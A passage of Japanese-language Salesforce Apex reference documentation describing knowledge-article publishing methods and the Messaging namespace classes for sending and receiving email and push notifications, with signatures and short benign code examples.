public static Void publishArticle(String articleId, Boolean flagAsNew)
```

パラメータ

articleId
型: String

flagAsNew
型: Boolean

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

KbManagement.PublishingService.publishArticle(articleId, true);
```

restoreOldVersion(articleId, versionNumber)

既存のオンライン記事の指定されたアーカイブバージョンに基づいて、その記事からドラフト記事を作成し、記事のバージョン ID を返します。

署名

```
public static String restoreOldVersion(String articleId, Integer versionNumber)
```

パラメータ

articleId
型: String

versionNumber
型: Integer

戻り値

型: String

例

```
String articleId = 'Insert article ID';

String id = KbManagement.PublishingService.restoreOldVersion (articleId, 1);
```

scheduleForPublication(articleId, scheduledDate)

メジャーバージョンとして記事の公開をスケジュールします。指定された日付が null の場合、記事は即時に公開されます。

署名

```
public static Void scheduleForPublication(String articleId, Datetime scheduledDate)
```

パラメータ

articleId
　型: String

scheduledDate
　型: Datetime

戻り値

型: Void

例

```
String articleId = 'Insert article ID';

Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);

KbManagement.PublishingService.scheduleForPublication(articleId, scheduledDate);
```

setTranslationToIncomplete(articleVersionId)

公開準備完了のドラフト翻訳を「処理中」状況に戻します。

署名

```
public static Void setTranslationToIncomplete(String articleVersionId)
```

パラメータ

articleVersionId
　型: String

戻り値

型: Void

例

```
String articleVersionId = 'Insert article ID';

KbManagement.PublishingService.setTranslationToIncomplete(articleVersionId);
```

submitForTranslation(articleId, language, assigneeId, dueDate)

指定された言語への記事の翻訳を申請します。さらに、指定されたユーザと期日も申請に割り当て、ドラフト翻訳の新しい ID を返します。

署名

```
public static String submitForTranslation(String articleId, String language, String assigneeId, Datetime dueDate)
```

パラメータ

articleId
型: String

language
型: String

assigneeId
型: String

dueDate
型: Datetime

戻り値

型: String

例

```
String articleId = 'Insert article ID';

String language = 'fr';

String assigneeId = 'Insert assignee ID';

Datetime dueDate = Datetime.newInstanceGmt(2012, 12,1);

String id = KbManagement.PublishingService.submitForTranslation(articleId, language, assigneeId, dueDate);
```

Messaging 名前空間

Messaging 名前空間は、Salesforceの送信および受信メール機能に使用されるクラスとメソッドを提供します。

Messaging 名前空間のクラスを次に示します。

このセクションの内容:

Email クラス (基本メールメソッド)
単一メール送信と一括メール送信の両方に共通する基本メールメソッドが含まれます。

EmailFileAttachment クラス

EmailFileAttachment は、Salesforce の既存のドキュメントとは異なり、SingleEmailMessage 内で要求の一部として渡される添付ファイルを指定するのに使用します。

InboundEmail クラス

受信メールオブジェクトを表します。

InboundEmail.BinaryAttachment クラス

InboundEmail オブジェクトは、InboundEmail.BinaryAttachment オブジェクトにバイナリ添付ファイルを格納します。

InboundEmail.TextAttachment クラス

InboundEmail オブジェクトは、InboundEmail.TextAttachment オブジェクトにテキスト添付ファイルを格納します。

InboundEmailResult クラス

InboundEmailResult オブジェクトにより、メールサービスの結果が返されます。このオブジェクトが Null であれば、結果は正常とみなされます。

InboundEnvelope クラス

InboundEnvelope オブジェクトには、受信メールに関連するエンベロープ情報が保管され、次の項目があります。

MassEmailMessage クラス

メールの一括送信用メソッドが含まれます。

InboundEmail.Header クラス

InboundEmail オブジェクトは、次のプロパティを持つ InboundEmail.Header オブジェクトに RFC 2822 メールヘッダー情報を格納します。

PushNotification クラス

`PushNotification` は、転送通知を設定して Apex トリガから送信するために使用します。

PushNotificationPayload クラス

Apple デバイス用の通知メッセージペイロードを作成するためのメソッドが含まれます。

SendEmailError クラス

SendEmailResult オブジェクトに含まれる可能性があるエラーを表します。

SendEmailResult クラス

メールメッセージの送信結果が含まれます。

SingleEmailMessage メソッド

単一メールメッセージの送信用メソッドが含まれます。

Email クラス (基本メールメソッド)

単一メール送信と一括メール送信の両方に共通する基本メールメソッドが含まれます。

名前空間

Messaging

使用方法

メモ: テンプレートが使用されていない場合、すべてのメールコンテンツはテキスト形式、HTML、またはその両方で書かれている必要があります。Visualforce メールテンプレートは一括メール送信には使用できません。

Email メソッド

`Email` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setBccSender(bcc)

送られるメールのコピーを、メール送信者が受け取るかどうかを示します。一括メール送信では、送信者は最初に送られるメールにのみコピーされます。

署名

```
public Void setBccSender(Boolean bcc)
```

パラメータ

bcc
型: Boolean

戻り値

型: Void

使用方法

メモ: BCC コンプライアンスオプションが組織レベルで設定されている場合、ユーザは BCC アドレスを標準のメッセージに追加することができません。「BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED」というエラーコードが返されます。BCC コンプライアンスについては、Salesforce の担当者にお問い合わせください。

setReplyTo(replyAddress)

省略可能。受信者が返信した場合に、メッセージを受け取るメールアドレス。

署名

```
public Void setReplyTo(String replyAddress)
```

パラメータ

replyAddress
型: String

戻り値

型: Void

setTemplateID(templateId)

このメールを作成するためにマージされるテンプレートの ID。setTemplateId、setHtmlBody、または setPlainTextBody の値を指定する必要があります。または、setHtmlBody および setPlainTextBody の両方を定義できます。

署名

```
public Void setTemplateID(ID templateId)
```

パラメータ

templateId
型: ID

戻り値

型: Void

使用方法

メモ: `setHtmlBody` と `setPlainTextBody` は、一括メール送信メソッドではなく、単一メール送信メソッドにのみ適用されます。

setSaveAsActivity(saveAsActivity)

省略可能。デフォルト値は `true` で、メールが活動として保存されます。この引数は、受信者リストが `targetObjectId` または `targetObjectIds` に基づいている場合のみ適用されます。HTML メールの追跡が組織で有効になっている場合は、メールが開かれた確率を追跡することが可能です。

署名

```
public Void setSaveAsActivity(Boolean saveAsActivity)
```

パラメータ

saveAsActivity
型: Boolean

戻り値

型: Void

setSenderDisplayName(displayName)

省略可能。メールの From 行に表示される名前。SingleEmailMessage の `setOrgWideEmailAddressId` に関連するオブジェクトが `DisplayName` 項目を定義している場合、設定できません。

署名

```
public Void setSenderDisplayName(String displayName)
```

パラメータ

displayName
型: String

戻り値

型: Void

setUseSignature(useSignature)

そのユーザが設定された署名を持っている場合、メールがメール署名を含むかどうか示します。デフォルトは、`true` で、`false` を指定しない限り、ユーザはメールに署名が含まれます。

署名

```
public Void setUseSignature(Boolean useSignature)
```

パラメータ

useSignature
型: Boolean

戻り値

型: Void

EmailFileAttachment クラス

EmailFileAttachment は、Salesforce の既存のドキュメントとは異なり、SingleEmailMessage 内で要求の一部として渡される添付ファイルを指定するのに使用します。

名前空間

Messaging

このセクションの内容:

EmailFileAttachment コンストラクタ

`EmailFileAttachment` のコンストラクタは次のとおりです。

このセクションの内容:

`EmailFileAttachment()`

`Messaging.EmailFileAttachment` クラスの新しいインスタンスを作成します。

署名

```
public EmailFileAttachment()
```

EmailFileAttachment メソッド

`EmailFileAttachment` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setBody(attachment)

添付ファイル自体を設定します。

署名

```
public Void setBody(Blob attachment)
```

パラメータ

attachment
型: Blob

戻り値

型: Void

setContentType(contentType)

添付ファイルのコンテンツタイプを設定します。

署名

```
public Void setContentType(String contentType)
```

パラメータ

contentType
型: String

戻り値

型: Void

setFileName(fileName)

添付するファイルの名前を設定します。

署名

```
public Void setFileName(String fileName)
```

パラメータ

fileName
　型: String

戻り値

型: Void

setInline(isInline)

Content-Dispositions **がインラインか** (`true`) **添付ファイルか** (`false`) **を示します。**

署名

```
public Void setInline(Boolean isInline)
```

パラメータ

isInline
　型: Boolean

戻り値

型: Void

使用方法

多くの場合、インラインコンテンツは、メッセージ表示時にユーザに表示されます。添付ファイルコンテンツは、ユーザのアクションに基づいて表示されます。

InboundEmail クラス

受信メールオブジェクトを表します。

名前空間

Messaging

このセクションの内容:

InboundEmail コンストラクタ

`InboundEmail` のコンストラクタは次のとおりです。

このセクションの内容:

InboundEmail()

`Messaging.InboundEmail` クラスの新しいインスタンスを作成します。

署名

```
public InboundEmail()
```

InboundEmail プロパティ

`InboundEmail` のプロパティは次のとおりです。

このセクションの内容:

plainTextBodyIsTruncated
本文プレーンテキストを切り捨てるか (`true`)、否か (`false`) を示します。

references
受信メールの References 項目。メールスレッドを示します。親メールの References 項目とメッセージ ID 項目、場合によっては In-Reply-To 項目が含まれます。

replyTo
reply-to ヘッダーに表示されるメールアドレス。

subject
メールの件名 (存在する場合)。

textAttachments
そのメールで受信したテキスト添付ファイルのリスト (存在する場合)。

toAddresses
[宛先] 項目に表示されるメールアドレス。

binaryAttachments

そのメールで受信したバイナリ添付ファイルのリスト (存在する場合)。

署名

```
public InboundEmail.BinaryAttachment[] binaryAttachments {get; set;}
```

プロパティ値

型: InboundEmail.BinaryAttachment[]

使用方法

バイナリ添付ファイルの例としては、画像、音声、アプリケーション、映像ファイルなどがあります。

ccAddresses

カーボンコピー (CC) アドレスのリスト (存在する場合)。

署名

```
public String[] ccAddresses {get; set;}
```

プロパティ値

型: String[]

fromAddress

[送信者] 項目に表示されるメールアドレス。

署名

```
public String fromAddress {get; set;}
```

プロパティ値

型: String

fromName

[送信者] 項目に表示される名前 (存在する場合)。

署名

```
public String fromName {get; set;}
```

プロパティ値

型: String

headers

メールの RFC 2822 ヘッダーのリスト。

署名

```
public InboundEmail.Header[] headers {get; set;}
```

プロパティ値

型: InboundEmail.Header[]

使用方法

RFC 2822 ヘッダーのリストは次のとおりです。

- Recieved from
- Custom headers
- Message-ID
- Date

htmlBody

メールの HTML 版 (送信者が指定した場合)。

署名

```
public String htmlBody {get; set;}
```

プロパティ値

型: String

htmlBodyIsTruncated

HTML 本文テキストを切り捨てる (`true`) か、そのままにする (`false`) かを示します。

署名

```
public Boolean htmlBodyIsTruncated {get; set;}
```

プロパティ値

型: Boolean

inReplyTo

受信メールの In-Reply-To 項目。この返信メールの相手となるメール (親メール) を示します。親メールまたはメールのメッセージ ID が含まれます。

署名

```
public String inReplyTo {get; set;}
```

プロパティ値

型: String

messageId

メッセージ ID — 受信メールの一意の ID。

署名

```
public String messageId {get; set;}
```

プロパティ値

型: String

plainTextBody

メールのプレーンテキスト版 (送信者が指定した場合)。

署名

```
public String plainTextBody {get; set;}
```

プロパティ値

型: String

plainTextBodyIsTruncated

本文プレーンテキストを切り捨てるか (`true`)、否か (`false`) を示します。

署名

```
public Boolean plainTextBodyIsTruncated {get; set;}
```

プロパティ値

型: Boolean

references

受信メールの References 項目。メールスレッドを示します。親メールの References 項目とメッセージ ID 項目、場合によっては In-Reply-To 項目が含まれます。

署名

```
public String[] references {get; set;}
```

プロパティ値

型: String[]

replyTo

reply-to ヘッダーに表示されるメールアドレス。

署名

```
public String replyTo {get; set;}
```

プロパティ値

型: String

使用方法

reply-to ヘッダーが存在しない場合、`fromAddress` 項目と同じになります。

subject

メールの件名 (存在する場合)。

署名

```
public String subject {get; set;}
```

プロパティ値

型: String

textAttachments

そのメールで受信したテキスト添付ファイルのリスト (存在する場合)。

署名

```
public InboundEmail.TextAttachment[] textAttachments {get; set;}
```

プロパティ値

型: InboundEmail.TextAttachment[]

使用方法

テキスト添付ファイルは次のいずれかです。

- `text` の Multipurpose Internet Mail Extension (MIME) タイプの添付ファイル
- `application/octet-stream` の MIME タイプの添付ファイルと、`.vcf` または `.vcs` 拡張子で終わるファイル名の添付ファイル。これらはそれぞれ、`text/x-vcard` および `text/calendar` MIME タイプとして保存されます。

toAddresses

[宛先] 項目に表示されるメールアドレス。

署名

```
public String[] toAddresses {get; set;}
```

プロパティ値

型: String[]

InboundEmail.BinaryAttachment クラス

InboundEmail オブジェクトは、InboundEmail.BinaryAttachment オブジェクトにバイナリ添付ファイルを格納します。

名前空間

Messaging

使用方法

バイナリ添付ファイルの例としては、画像、音声、アプリケーション、映像ファイルなどがあります。

このセクションの内容:

InboundEmail.BinaryAttachment コンストラクタ

`InboundEmail.BinaryAttachment` のコンストラクタは次のとおりです。

このセクションの内容:

InboundEmail.BinaryAttachment()

`Messaging.InboundEmail.BinaryAttachment` クラスの新しいインスタンスを作成します。

署名

```
public InboundEmail.BinaryAttachment()
```

InboundEmail.BinaryAttachment プロパティ

`InboundEmail.BinaryAttachment` のプロパティは次のとおりです。

このセクションの内容:

body

添付ファイルの本文。

署名

```
public Blob body {get; set;}
```

プロパティ値

型: Blob

fileName

添付ファイルの名前。

署名

```
public String fileName {get; set;}
```

プロパティ値

型: String

headers

添付ファイルに関連付けられたヘッダー値。ヘッダー名の例には、`Content-Type`、`Content-Transfer-Encoding`、`Content-ID` などがあります。

署名

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

プロパティ値

型: List<Messaging.InboundEmail.Header>

mimeTypeSubType

プライマリおよびサブ MIME タイプ。

署名

```
public String mimeTypeSubType {get; set;}
```

プロパティ値

型: String

InboundEmail.TextAttachment クラス

InboundEmail オブジェクトは、InboundEmail.TextAttachment オブジェクトにテキスト添付ファイルを格納します。

名前空間

Messaging

使用方法

テキスト添付ファイルは次のいずれかです。

- `text` の Multipurpose Internet Mail Extension (MIME) タイプの添付ファイル
- `application/octet-stream` の MIME タイプの添付ファイルと、`.vcf` または `.vcs` 拡張子で終わるファイル名の添付ファイル。これらはそれぞれ、`text/x-vcard` および `text/calendar` MIME タイプとして保存されます。

このセクションの内容:

InboundEmail.TextAttachment コンストラクタ

`InboundEmail.TextAttachment` のコンストラクタは次のとおりです。

このセクションの内容:

`InboundEmail.TextAttachment()`

`Messaging.InboundEmail.TextAttachment` クラスの新しいインスタンスを作成します。

署名

```
public InboundEmail.TextAttachment()
```

InboundEmail.TextAttachment プロパティ

`InboundEmail.TextAttachment` のプロパティは次のとおりです。

このセクションの内容:

charset
[body] 項目の元の文字セット。body は、Apex メソッドに入力されるときに UTF-8 でエンコードし直されます。

fileName
添付ファイルの名前。

headers
添付ファイルに関連付けられたヘッダー値。ヘッダー名の例には、`Content-Type`、`Content-Transfer-Encoding`、`Content-ID` などがあります。

mimeTypeSubType
プライマリおよびサブ MIME タイプ。

body

添付ファイルの本文。

署名

```
public String body {get; set;}
```

プロパティ値

型: String

bodyIsTruncated

添付ファイルの本文テキストを切り捨てる (`true`) か、そのままにする (`false`) かを示します。

署名

```
public Boolean bodyIsTruncated {get; set;}
```

プロパティ値

型: Boolean

charset

[body] 項目の元の文字セット。body は、Apex メソッドに入力されるときに UTF-8 でエンコードし直されます。

署名

```
public String charset {get; set;}
```

プロパティ値

型: String

fileName

添付ファイルの名前。

署名

```
public String fileName {get; set;}
```

プロパティ値

型: String

headers

添付ファイルに関連付けられたヘッダー値。ヘッダー名の例には、`Content-Type`、`Content-Transfer-Encoding`、`Content-ID` などがあります。

署名

```
public List<Messaging.InboundEmail.Header> headers {get; set;}
```

プロパティ値

型: List<Messaging.InboundEmail.Header>

mimeTypeSubType

プライマリおよびサブ MIME タイプ。

署名

```
public String mimeTypeSubType {get; set;}
```

プロパティ値

型: String

InboundEmailResult クラス

InboundEmailResult オブジェクトにより、メールサービスの結果が返されます。このオブジェクトが Null であれば、結果は正常とみなされます。

名前空間

Messaging

InboundEmailResult プロパティ

`InboundEmailResult` のプロパティは次のとおりです。

このセクションの内容:

message

Salesforce が返信メールの本文で返すメッセージ。この項目には、［成功］項目で返された値に関係なく、テキストを取り込むことができます。

署名

```
public String message {get; set;}
```

プロパティ値

型: String

success

メールが正常に処理されたかどうかを示す値。

署名

```
public Boolean success {get; set;}
```

プロパティ値

型: Boolean

使用方法

`false` の場合は、Salesforce が受信メールを拒否し、［メッセージ］項目で指定されているメッセージを含む返信メールを元の送信者に送信します。

InboundEnvelope クラス

InboundEnvelope オブジェクトには、受信メールに関連するエンベロープ情報が保管され、次の項目があります。

名前空間

Messaging

InboundEnvelope プロパティ

`InboundEnvelope` のプロパティは次のとおりです。

このセクションの内容:

fromAddress

封筒の［差出人］項目に表示される名前 (存在する場合)。

署名

```
public String fromAddress {get; set;}
```

プロパティ値

型: String

toAddress

封筒の［宛先］項目に表示される名前 (存在する場合)。

署名

```
public String toAddress {get; set;}
```

プロパティ値

型: String

MassEmailMessage クラス

メールの一括送信用メソッドが含まれます。

名前空間

Messaging

使用方法

すべての基本メール (Email クラス) メソッドは、MassEmailMessage オブジェクトでも使用できます。

このセクションの内容:

関連トピック:

MassEmailMessage コンストラクタ

MassEmailMessage のコンストラクタは次のとおりです。

このセクションの内容:

MassEmailMessage()

Messaging.MassEmailMessage クラスの新しいインスタンスを作成します。

署名

```
public MassEmailMessage()
```

MassEmailMessage メソッド

MassEmailMessage のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setDescription(description)

メールの説明。

署名

```
public Void setDescription(String description)
```

パラメータ

description
型: String

戻り値

型: Void

setTargetObjectIds(targetObjectIds)

メールを送信する取引先責任者、リード、ユーザのIDのリスト。指定するIDによりコンテキストが設定され、テンプレートの差し込み項目に正しいデータが含まれていることを保証します。オブジェクトはすべて同じ型でなければなりません (すべての取引先責任者、リード、ユーザ)。

署名

```
public Void setTargetObjectIds(ID[] targetObjectIds)
```

パラメータ

targetObjectIds
型: ID[]

戻り値

型: Void

使用方法

1 回のメール送信で最大 250 まで ID をリストすることができます。`targetObjectIds` 項目の値を指定した場合、必要に応じて、メールのコンテキストを規定する `whatId` を、ユーザ、取引先責任者、またはリードに設定することが可能です。これにより、テンプレート内の差し込み項目が適切なデータを含んでいることが保証されます。

[メール送信除外] オプションが選択されている ID やレコードを指定しないでください。

すべてのメールは次の受信者の値を少なくとも 1 つ含んでいなければなりません。

- `toAddresses`
- `ccAddresses`
- `bccAddresses`

- targetObjectId
- targetObjectIds

setWhatIds(whatIds)

省略可能。targetObjectIds 項目に取引先責任者のリストを指定した場合、whatIds のリストも同様に指定できます。これにより、テンプレート内の差し込み項目が適切なデータを含んでいることが確実に保証されるようになります。

署名

```
public Void setWhatIds(ID[] whatIds)
```

パラメータ

whatIds
型: ID[]

戻り値

型: Void

使用方法

値は、次の型のいずれかです。

- Contract
- Case
- Opportunity
- Product

メモ: whatIds を指定する場合は、targetObjectId ごとに 1 つ指定します。それ以外の場合、INVALID_ID_FIELD エラーが発生します。

InboundEmail.Header クラス

InboundEmail オブジェクトは、次のプロパティを持つ InboundEmail.Header オブジェクトに RFC 2822 メールヘッダー情報を格納します。

名前空間

Messaging

InboundEmail.Header プロパティ

InboundEmail.Header のプロパティは次のとおりです。

このセクションの内容:

name

Date や Message-ID など、ヘッダーパラメータの名前。

署名

```
public String name {get; set;}
```

プロパティ値

型: String

value

ヘッダーの値。

署名

```
public String value {get; set;}
```

プロパティ値

型: String

PushNotification クラス

PushNotification は、転送通知を設定して Apex トリガから送信するために使用します。

名前空間

Messaging

例

このサンプル Apex トリガは、iOS モバイルクライアント上のモバイルアプリケーションに対応する、*Test_App* という名前の接続アプリケーションに転送通知を送信します。トリガは、ケースが更新された後に起動され、転送通知をケースの所有者とケースの最終変更者の 2 人のユーザに送信します。

```
trigger caseAlert on Case (after update) {
```

```
for(Case cs : Trigger.New)
{
    // Instantiating a notification
    Messaging.PushNotification msg =
        new Messaging.PushNotification();

    // Assembling the necessary payload parameters for Apple.
    // Apple params are:
    // (<alert text>,<alert sound>,<badge count>,
    // <free-form data>)
    // This example doesn't use badge count or free-form data.
    // The number of notifications that haven't been acted
    // upon by the intended recipient is best calculated
    // at the time of the push. This timing helps
    // ensure accuracy across multiple target devices.
    Map<String, Object> payload =
        Messaging.PushNotificationPayload.apple(
            'Case ' + cs.CaseNumber + ' status changed to: '
            + cs.Status, '', null, null);

    // Adding the assembled payload to the notification
    msg.setPayload(payload);

    // Getting recipient users
    String userId1 = cs.OwnerId;
    String userId2 = cs.LastModifiedById;
```

```
        // Adding recipient users to list
        Set<String> users = new Set<String>();
        users.add(userId1);
        users.add(userId2);

        // Sending the notification to the specified app and users.
        // Here we specify the API name of the connected app.
        msg.send('Test_App', users);
    }
}
```

このセクションの内容:

PushNotification コンストラクタ

PushNotification のコンストラクタは次のとおりです。

このセクションの内容:

PushNotification()

Messaging.PushNotification クラスの新しいインスタンスを作成します。

署名

```
public PushNotification()
```

PushNotification(payload)

指定されたペイロードパラメータをキー-値ペアとして使用し、`Messaging.PushNotification` クラスの新しいインスタンスを作成します。このコンストラクタを使用する場合、`setPayload` をコールしてペイロードを設定する必要はありません。

署名

```
public PushNotification(Map<String,Object> payload)
```

パラメータ

payload
型: Map<String, Object>

キー - 値のペアの対応付けとして表されるペイロード。

PushNotification メソッド

`PushNotification` のメソッドを次に示します。すべてグローバルメソッドです。

このセクションの内容:

send(application, users)

指定されたユーザに転送通知メッセージを送信します。

署名

```
public void send(String application, Set<String> users)
```

パラメータ

application
型: String

接続アプリケーションの API 名。これは、通知の送信先となるモバイルクライアントアプリケーションに対応します。

users
型: Set

通知の送信先となるユーザに対応するユーザ ID のセット。

例

「例」を参照してください。

setPayload(payload)

転送通知メッセージのペイロードを設定します。

署名

```
public void setPayload(Map<String, Object> payload)
```

パラメータ

payload

型: Map<String, Object>

キー - 値のペアの対応付けとして表されるペイロード。

ペイロードパラメータは、モバイルOSベンダごとに異なる可能性があります。Appleのペイロードパラメータについての詳細は、https://developer.apple.com/library/mac/documentation/ で「Apple Push Notification Service」を検索してください。

Apple デバイスのペイロードを作成するには、「PushNotificationPayload クラス」を参照してください。

例

「例」を参照してください。

setTtl(ttl)

将来の使用のために予約されています。

署名

```
public void setTtl(Integer ttl)
```

パラメータ

ttl

型: Integer

将来の使用のために予約されています。

PushNotificationPayload クラス

Apple デバイス用の通知メッセージペイロードを作成するためのメソッドが含まれます。

名前空間

Messaging

使用方法

Appleには、通知ペイロードに関して固有の要件があり、このクラスにはペイロードを作成するためのヘルパーメソッドがあります。Apple のペイロードパラメータについての詳細は、https://developer.apple.com/library/mac/documentation/ で「Apple Push Notification Service」を検索してください。

例

「例」を参照してください。

このセクションの内容:

PushNotificationPayload メソッド

PushNotificationPayload のメソッドを次に示します。すべてグローバル静的メソッドです。

このセクションの内容:

apple(alert, sound, badgeCount, userData)

指定された引数から有効な Apple ペイロードを作成するヘルパーメソッド。

署名

```
public static Map<String, Object> apple(String alert, String sound, Integer badgeCount,
Map<String, Object> userData)
```

パラメータ

alert

型: String

モバイルクライアントに送信される通知メッセージ。

sound

型: String

アラートとして再生されるサウンドファイルの名前。このサウンドファイルは、モバイルアプリケーションバンドルにあります。

badgeCount

型: Integer

アプリケーションアイコンのバッジとして表示される数。

userData

型: Map<String, Object>

通知のコンテキストを提供するために使用する追加データを含む、キー-値のペアの対応付け。たとえば、通知を送信する原因となったレコードの ID などが含まれます。モバイルクライアントアプリケーションは、これらの ID を使用してこれらのレコードを表示できます。

戻り値

型: Map<String, Object>

指定されたすべての引数を含む書式設定されたペイロードを返します。

使用方法

有効なペイロードを生成するには、`alert`、`sound`、`badgeCount` の 1 つ以上のパラメータの値を指定する必要があります。

例

「例」を参照してください。

apple(alertBody, actionLocKey, locKey, locArgs, launchImage, sound, badgeCount, userData)

指定された引数から有効な Apple ペイロードを作成するヘルパーメソッド。

署名

```
public static Map<String, Object> apple(String alertBody, String actionLocKey, String locKey, String[] locArgs, String launchImage, String sound, Integer badgeCount, Map<String, Object> userData)
```

パラメータ

alertBody

型: String

アラートメッセージのテキスト。

actionLocKey

型: String

actionLocKey 引数に値が指定されると、2 つのボタンがあるアラートが表示されます。値は、`Localizable.strings` ファイルのローカライズされた文字列 (右側のボタンのタイトルに使用する文字列) を取得するためのキーです。

locKey

型: String

現在のローカライズに対応する `Localizable.strings` ファイルのアラートメッセージ文字列のキー。

locArgs
型: List<String>

locKey の書式指定子の代わりに表示される変数文字列値。

launchImage
型: String

アプリケーションバンドルの画像ファイルのファイル名。

sound
型: String

アラートとして再生されるサウンドファイルの名前。このサウンドファイルは、モバイルアプリケーションバンドルにあります。

badgeCount
型: Integer

アプリケーションアイコンのバッジとして表示される数。

userData
型: Map<String, Object>

通知のコンテキストを提供するために使用する追加データを含む、キー-値のペアの対応付け。たとえば、通知を送信する原因となったレコードの ID などが含まれます。モバイルクライアントアプリケーションは、これらの ID を使用してこれらのレコードを表示できます。

戻り値

型: Map<String, Object>

指定されたすべての引数を含む書式設定されたペイロードを返します。

使用方法

有効なペイロードを生成するには、`alert`、`sound`、`badgeCount` の 1 つ以上のパラメータの値を指定する必要があります。

SendEmailError クラス

SendEmailResult オブジェクトに含まれる可能性があるエラーを表します。

名前空間

Messaging

SendEmailError メソッド

`SendEmailError` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getFields()

1つ以上の項目名のリスト。オブジェクト内の項目でエラー条件に影響を与えるものが存在する場合、その項目を示します。

署名

```
public String[] getFields()
```

戻り値

型: String[]

getMessage()

エラーメッセージのテキスト。

署名

```
public String getMessage()
```

戻り値

型: String

getStatusCode()

エラーを特徴付けるコードを返します。

署名

```
public System.StatusCode getStatusCode()
```

戻り値

型: System.StatusCode

使用方法

状況コードの完全なリストは、組織の WSDL ファイルから入手できます。組織の WSDL ファイルへのアクセスについての詳細は、Salesforce オンラインヘルプの「Salesforce WSDL およびクライアント認証証明書のダウンロード」を参照してください。

`getTargetObjectId()`

エラーが発生した対象レコードの ID。

署名

```
public String getTargetObjectId()
```

戻り値

型: String

SendEmailResult クラス

メールメッセージの送信結果が含まれます。

名前空間

Messaging

SendEmailResult メソッド

`SendEmailResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getErrors()`

`sendEmail` メソッドの実行時にエラーが発生した場合、`SendEmailError` オブジェクトが返されます。

署名

```
public SendEmailError[] getErrors()
```

戻り値

型: Messaging.SendEmailError[]

isSuccess()

メールが正常に送信されたか(true)、否か(false)を示します。isSuccess がtrue であっても、受信者がメールを受信したとは限りません。メールアドレスの問題、不達、スパムブロッカによるブロックなどが発生する場合があるためです。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

SingleEmailMessage メソッド

単一メールメッセージの送信用メソッドが含まれます。

名前空間

Messaging

使用方法

すべての基本メール (Email クラス) メソッドは、SingleEmailMessage オブジェクトでも使用できます。

このセクションの内容:

関連トピック:

Email クラス (基本メールメソッド)

SingleEmailMessage コンストラクタ

SingleEmailMessage のコンストラクタは次のとおりです。

このセクションの内容:

SingleEmailMessage()

Messaging.SingleEmailMessage クラスの新しいインスタンスを作成します。

署名

```
public SingleEmailMessage()
```

SingleEmailMessage メソッド

SingleEmailMessage のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

省略可能。ブラインドカーボンコピー (BCC) アドレスのリスト。最大値は 25 です。テンプレートを使用していない場合のみこの引数を使用できます。

省略可能。カーボンコピー (CC) アドレスのリスト。最大値は 25 です。テンプレートを使用していない場合のみこの引数を使用できます。

省略可能。メール用の文字セット。この値が null の場合、ユーザのデフォルト値が使われます。

省略可能。メールに添付する各ドキュメントオブジェクトの ID を含むリスト。

省略可能。メールに添付するバイナリファイルとテキストファイルのファイル名を含むリスト。

省略可能。メールの HTML 版 (送信者による指定)。組織に関連付けられた仕様に従って、値は符号化されます。setTemplateId、setHtmlBody、または setPlainTextBody の値を指定する必要があります。または、setHtmlBody および setPlainTextBody の両方を定義できます。

送信メールの In-Reply-To 項目 (省略可能) を設定します。この項目は、このメールが返信となるメール (親メール) を示します。

省略可能。メールのテキスト版 (送信者による指定)。setTemplateId、setHtmlBody、または setPlainTextBody の値を指定する必要があります。または、setHtmlBody および setPlainTextBody の両方を定義できます。

省略可能。送信メールに関連する組織の共有アドレスの ID。setSenderDisplayName 項目がすでに設定されている場合、DisplayName 項目は設定できません。

省略可能。送信メールの References 項目。メールスレッドを示します。親メールの References 項目およびメッセージ ID、In-Reply-To 項目のリストが含まれます。

setSubject(subject)

省略可能。メールの件名行。メールテンプレートを使用している場合、この値はテンプレートの件名で上書きされます。

setTargetObjectId(targetObjectId)

テンプレートを使用している場合は必須ですが、使用していない場合は省略可能です。メールを送信する取引先責任者、リード、ユーザの ID。指定する ID によりコンテキストが設定され、テンプレートの差し込み項目に正しいデータが含まれていることを保証します。

setToAddresses(toAddresses)

省略可能。メールの送信先のメールアドレスのリスト。メールアドレス数の最大値は 100 です。テンプレートを使用していない場合のみこの引数を使用できます。

setWhatId(whatId)

`targetObjectId` 項目に取引先責任者を指定する場合、`whatId` (省略可能) も指定することができます。これにより、テンプレート内の差し込み項目が適切なデータを含んでいることが確実に保証されるようになります。

setBccAddresses(bccAddresses)

省略可能。ブラインドカーボンコピー (BCC) アドレスのリスト。最大値は 25 です。テンプレートを使用していない場合のみこの引数を使用できます。

署名

```
public Void setBccAddresses(String[] bccAddresses)
```

パラメータ

bccAddresses
型: String[]

戻り値

型: Void

使用方法

次のいずれかの項目の少なくとも 1 つの値を指定しなければなりません。`toAddresses`、`ccAddresses`、`bccAddresses`、`targetObjectId`、`targetObjectIds`。

BCC コンプライアンスオプションが組織レベルで設定されている場合、ユーザは BCC アドレスを標準のメッセージに追加することができません。次のエラーコードが返されます: `BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED`。 BCC コンプライアンスについては、Salesforce の担当者にお問い合わせください。

setCcAddresses(ccAddresses)

省略可能。カーボンコピー (CC) アドレスのリスト。最大値は 25 です。テンプレートを使用していない場合のみこの引数を使用できます。

署名

```
public Void setCcAddresses(String[] ccAddresses)
```

パラメータ

ccAddresses
型: String[]

戻り値

型: Void

使用方法

すべてのメールは次の受信者の値を少なくとも 1 つ含んでいなければなりません。

- toAddresses
- ccAddresses
- bccAddresses
- targetObjectId
- targetObjectIds

setCharset(characterSet)

省略可能。メール用の文字セット。この値が null の場合、ユーザのデフォルト値が使われます。

署名

```
public Void setCharset(String characterSet)
```

パラメータ

characterSet
型: String

戻り値

型: Void

setDocumentAttachments(documentIds)

省略可能。メールに添付する各ドキュメントオブジェクトの ID を含むリスト。

署名

```
public Void setDocumentAttachments(ID[] documentIds)
```

パラメータ

documentIds
　型: ID[]

戻り値

型: Void

使用方法

添付文書の合計が 10 MB **を超えない限り、いくつでも文書を追加できます。**

setFileAttachments(fileNames)

